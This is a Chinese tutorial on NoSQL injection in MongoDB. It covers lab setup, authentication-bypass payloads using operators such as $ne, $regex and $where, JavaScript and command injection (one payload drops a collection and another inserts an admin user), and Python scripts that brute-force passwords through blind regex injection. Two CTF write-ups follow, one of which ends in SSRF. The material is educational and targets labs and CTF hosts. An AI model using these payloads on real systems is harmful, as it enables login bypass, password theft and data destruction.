Nosql 注入从零到一-先知社区

Nosql

一、前置知识

1.什么是Nosql

NoSQL 数据库(意即”Not Only SQL,不仅仅是SQL”)并非表格格式,其存储数据的方式与关系表不同。NoSQL 数据库的类型因数据模型而异。主要类型包括文档、键值、宽列和图形。它们提供了灵活的模式,可以随大量数据和高用户负载而轻松扩展。NoSQL 数据库是以关系表以外的格式存储数据的数据库,是一种非关系型数据库。

2.NoSQL数据库类型

image-20230223110541088

二、NOSQL注入

1.原理

NoSQL 注入不同于传统的SQL注入。传统的SQL注入是攻击者在网站未作防护的情况下利用特意构造的SQL语句替换原本的语句来达到读取数据库信息,获取权限等操作。虽然NOSQL不同于传统SQL,但是,有人的地方就有江湖,有数据库存在的地方就可能存在 SQL 注入漏洞。NoSQL 数据库也不例外。区别在于NoSQL 查询语法是特定于产品的,查询是使用应用程序的编程语言编写的:PHP,JavaScript,Python,Java 等。这意味着成功的注入使攻击者不仅可以在数据库中执行命令,而且可以在应用程序本身中执行命令,这可能更加危险。

2.分类

有两种 NoSQL 注入分类的方式:

第一种是按照语言的分类,可以分为:PHP 数组注入,JavaScript 注入和 Mongo Shell 拼接注入等等。

第二种是按照攻击机制分类,可以分为:重言式注入,联合查询注入,JavaScript 注入、盲注等,这种分类方式很像传统 SQL 注入的分类方式。

三、环境搭建

MongoDB(kail已安装)

image-20251219170118146

image-20230223125732330


mongodb的一些基本操作

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
启动
docker exec -it mongo bash
root@d15a7f4bd51c:/# mongosh //容器内
创建数据库
use admin //创建一个admin数据库,如果有admin数据库就选择admin数据库
插入数据
db.admin.insert({'username':'test','password':'test'})//默认会自动创建admin集合
查询数据
db.admin.find() //查询所有数据
show dbs //查看所有数据库
show collections //查看集合
db.collection.drop() //删除集合
db.createCollection(name, options) //创建集合

use test //创建一个test数据库
db.createCollection('users') //创建一个users集合
db.users.insert({username: 'admin', password: '123456'})//往users集合中插入一些用户名和密码
db.users.insert({username: 'admin1', password: '111111'})

image-20251219161342387


php扩展安装

image-20251219163439930

测试注册(index.php是在/var/www/html路径下创建的一个注册测试文件)

image-20251219165921091

四、漏洞(mongodb)

1.重言式注入

又称永真式 ,既在条件语句中注入代码使其表达式判定结果永远为真,从而绕过认证或访问机制。

部分mongodb的操作符:

MongoDB学习(七)$操作符表达式大全及实例_mongondb expression-CSDN博客

模糊查询用正则式:db.customer.find({‘name’: {‘$regex’:’.s.’} })


$ne=1时就是将所有不等于1的数据都查询出来

POC:

1
username[$ne]=1&password[$ne]=1

json+unicode:

1
{"username":{"\u0024\u006e\u0065":1}, "password":{"\u0024\u006e\u0065":1}}

image-20251219173350614

对于 PHP 本身的特性而言,由于其松散的数组特性,导致如果我们发送 value=1 那么,也就是发送了一个 value 的值为 1 的数据。如果发送 value[$ne]=1 则 PHP 会将其转换为数组 value=array($ne=>1),当数据到了进入 MongoDB 后,原来一个单一的 {“value”:1} 查询就变成了一个 {“value”:{$ne:1} 条件查询。同样的,我们也可以使用下面这些作为 payload 进行攻击:

1
2
3
username[$ne]=&password[$ne]=
username[$gt]=&password[$gt]=
username[$gte]=&password[$gte]=

2.联合查询注入

在SQL注入中,有时候我们可以通过拼接字符串的方式绕过一些过滤,比如select+name,password+from+user。或者是常见的万能密码利用方法,比如 admin' or 1=1#这样闭合前面的引号利用or使逻辑判断永远为真,从而达到绕过登录验证的目的进入后台等。虽然mongodb的查询语句是json格式的,但我们同样可以使用字符串拼接的方式来使它逻辑判断永远为真

当输入账号密码后,正常的查询语句是这样的

1
{'username':'admin', 'password':'123456'}

由于这里没做任何过滤,所以我们可以构造恶意的payload来绕过登录

POC:

1
username=admin', $or: [ {}, {'a': 'a&password=' }]
1
username=admin', $or: [ {}, {'a': 'a&password=' }], $comment: '123456

3.JavaScrip注入

①$where 操作符

$where操作符可以在MongoDB查询语句中使用,允许你通过JavaScript表达式执行高级查询。 $where操作符的值应该是一个JavaScript函数或字符串。函数或字符串中的JavaScript代码将在查询期间执行,并返回true或false,以确定文档是否匹配查询条件。

MongoDB 2.4 之前:

通过 $where 操作符使用 map-reduce、group 命令可以访问到 Mongo Shell 中的全局函数和属性,如 db,也就是说可以通过自定义 JavaScript 函数来获取数据库的所有信息。


如下所示,发送以下数据后,如果有回显的话将获取当前数据库下所有的集合名:

1
username=1&password=1';(function(){return(tojson(db.getCollectionNames()))})();var a='1

MongoDB 2.4 之后 :db 属性访问不到了,但可以构造万能密码。如果此时我们发送以下这几种数据就可以查出所有用户

POC:

1
2
3
4
5
username=1&password=1';return true//               
或
username=1&password=1';return true;var a='1
或
username=1&password=1;return ture; //跟据源码改

image-20251220212219540

② Command 方法

POC:

1
2
3
username=1'});db.users.drop();db.user.find({'username':'1

username=1'});db.users.insert({"username":"admin","password":123456"});db.users.find({'username':'1

4.盲注

NoSQL的盲注和SQL注入盲注类似,都是不返回数据 ,只是根据错误页面的返回来判断是否存在注入。 此处我们需要用到的MongoDB的 操作符来进行盲注$eq(等于)和$regex(正则匹配)。

在已知用户名的情况下,我们通过正则匹配来获取密码

1
2
//判断密码长度
http://127.0.0.1/index.php?username[$eq]=time&password[$regex]=.{5}

.{5} 表示匹配任意 5 个字符,这个正则表达式可以匹配长度为 5 的任意字符串,也就是说,密码必须是 5 个字符长的任意组合。

脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import requests
import string

password = ''
url = 'http://192.168.226.148/index.php'

while True:
for c in string.printable:
if c not in ['*', '+', '.', '?', '|', '#', '&', '$']:

# When the method is GET
get_payload = '?username=admin&password[$regex]=^%s' % (password + c)
# When the method is POST
post_payload = {
"username": "admin",
"password[$regex]": '^' + password + c
}
# When the method is POST with JSON
json_payload = """{"username":"admin", "password":{"$regex":"^%s"}}""" % (password + c)
#headers = {'Content-Type': 'application/json'}
#r = requests.post(url=url, headers=headers, data=json_payload) # 简单发送 json

r = requests.post(url=url, data=post_payload)
if 'Login Success' in r.text:
print("[+] %s" % (password + c))
password += c

例题:

[2021 MRCTF]Half-Nosqli

wp:MRCTF2021 Web方向Wp-安全KER - 安全资讯平台

swagger的常用路径./docs(访问站点的 /docs能看到 Swagger UI)

ftp :文件传输协议

swagger介绍:

http://localhost:8080/swagger-ui.html

什么是swagger,一篇带你入门-CSDN博客

提示了是 NoSQL,使用 NoSQL 的永真式绕过

这里没有任何过滤,Exp 如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import requests
import json

url = "http://node.mrctf.fun:23000/"
json_data = {
"email": {"$ne": ""},
"password": {"$ne": ""}
}
res = requests.post(url=url+'login',json=json_data)
token = res.json()['token']

json_data2 = {
"url":"http://47.xxx.xxx.72:4000" # 通过这里的url值进行SSRF
}

headers = {
"Authorization":"Bearer "+token
}
res2 = requests.post(url=url+'home',json=json_data2,headers=headers)
print(res2)
[GKCTF 2021]hackme

[GKCTF 2021]hackme-CSDN博客

image-20251219212355059

image-20251219213219763



结果只有两种,所以盲注

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import requests
import string

password = ''
url = 'http://node5.buuoj.cn:26294/login.php'

while True:
for c in string.printable:
if c not in ['*', '+', '.', '?', '|', '#', '&', '$']:

# When the method is GET
get_payload = '?username=admin&password[$regex]=^%s' % (password + c)
# When the method is POST
post_payload = {
"username": "admin",
"password[$regex]": '^' + password + c
}
# When the method is POST with JSON
json_payload = """{"username":"admin", "password":{"\\u0024\\u0072\\u0065\\u0067\\u0065\\u0078":"^%s"}}""" % (password + c)
headers = {'Content-Type': 'application/json'}
r = requests.post(url=url, headers=headers, data=json_payload) # 简单发送 json

#r = requests.post(url=url, data=post_payload)
if '但没完全登录' in r.content.decode():
print("[+] %s" % (password + c))
password += c
image-20251220150548374

42276606202db06ad1f29ab6b4a1307f

image-20251220150628826


读取/flag,提示 flag 在内网

image-20251220150827624

根据提示:注意server和其配置文件!

server: nginx/1.17.6,读取Nginx配置文件:
1
/usr/local/nginx/conf/nginx.conf
image-20251220150948313

得到:

image-20251220151702747

这题不只一个服务,还有内网的 WebLogic(7001),外网直接打不到,需要“从当前 web 容器所在网络去访问”


根据phpinfo.php发现目标环境开启了session.upload_progress.enabled.(PHP 上传进度特性)

利用session.upload_progress.enabled 去getshell

